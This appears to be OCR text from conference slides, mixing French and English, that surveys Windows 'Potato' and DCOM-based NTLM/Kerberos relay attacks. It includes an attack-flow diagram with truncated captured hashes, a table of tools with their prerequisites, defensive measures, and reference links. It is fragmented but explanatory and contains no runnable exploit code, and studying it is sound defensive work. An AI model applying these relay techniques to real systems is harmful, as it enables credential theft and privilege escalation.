
Not a bug! (encore)

4/13/2021 – Microsoft informed us that, after an extensive review, they determined that “Servers must defend themselves against NTLM relay attacks”


(*side note: setting the sign flag in NTLM provider as well as SPNEGO would have inhibited this exploit…*)

Not a bug! (encore)




Potato.exe
NT AUTHORITY\INTERACTIVE
COM Client
OXID Resolver
127.0.0.1:1337
RPC Server
127.0.0.1:1338
COMPANY\jdoe.adm
COM Server
{4991d34b…}
CoGetInstanceFromIStorage("{4991d34b…}","192.127.0.0.1:1337")
ResolvOxid2(OXID) + RPC bind
ANONYMOUS::N46iSNekpT:08ca45b7d7ea58ee:6168966…
ResolvOxid2 response with ncacn_ip_tcp:127.0.0.1:1338
IRemUnkown2() and RPC bind
NT AUTHORITY\SYSTEM::N46iSNekpT:08ca45b7d7ea58ee:88dcbe444616896…
NTLM-over-HTTP
LDAP
SMB
HTTP

Remote Potatoes



Windows is and always will be a Potatoland

This blog post will dive into the world of some of the recently published potato techniques that can lead to more serious risks than "just" local Privilege Escalation.

Aktuelles → r-tec Blog | Windows is and always will be a Potatoland

May 7th 2025 Author: Nico Viakowski

Introduction

2025 will somehow be the 10th anniversary of the MS15-076, which can pretty much be seen as the starting point of what I will refer to as the "Potatoland Windows".

From a penetration tester's point of view, the technique behind this vulnerability is

1. What is DCOM?
2. What is it for?
3. How does it actually work?

https://www.r-tec.net/r-tec-blog-windows-is-and-always-will-be-a-potatoland.html


Attack Name	Authentication Type	Attack vector	COM/DCOM Abuse	Impact	Prerequisites
ADCSCoercePotato	NTLM	Remote	▶ Remote NTLM Relay ▶ Relays NTLM authentication to ADCS	▶ ESC8 Exploitation alternative	▶ Low privileged user access to target ma ▶ ESC8 Prerequisites ▶ Linux system in the network or reverse socks for OXID resolving
Potato.py	NTLM	Remote	▶ Remote NTLM Relay ▶ Relays NTLM authentication to ADCS	▶ ESC8 Exploitation alternative	▶ Linux system in the network or reverse socks ▶ ESC8 Prerequisites
RemotePotato0	NTLM	Local	▶ Triggers NTLM authentication from other Sessions	▶ Credential Theft (Hash Cracking) ▶ SMB Relaying	▶ Interactive authentication & a privileged user Session ▶ Linux system in the network or reverse socks for OXID resolving
KrbRelay	NTLM/ Kerberos	Local	▶ Triggers/Relays NTLM/Kerberos authentication	▶ Credential Theft (Hash Cracking) ▶ SMB Relaying	▶ Interactive authentication & a privileged user Session
RemoteKrbRelay	Kerberos	Local/ Remote	▶ Local/Remote Kerberos Authentication Trigger & Relay	▶ ESC8 Exploitation alternative via Kerberos ▶ SMB Relaying	▶ Kerberos authentication enabled ▶ ESC8 Prerequisites

Quelques mesures défensives


> Mises à jour
> Signature HTTP/SMB/LDAP systématique
> Désactiver NTLM ?
> IDS / IPS / EDR


Impersonation

Activation cross-session




Impersonation locale





https://cicada-8.medium.com/process-injection-is-dead-long-live-ihxhelppaneserver-af8f20431b5d

Mouvement latéral + Impersonation



7:03 PM · 26 juin 2025 · **18,4 k** vues

https://github.com/S3cur3Th1sSh1t/Creds/blob/master/Talks/Revisiting_Cross_Session_Activation_Troopers_2025.pdf

Mouvement latéral + Impersonation

BitlockMove

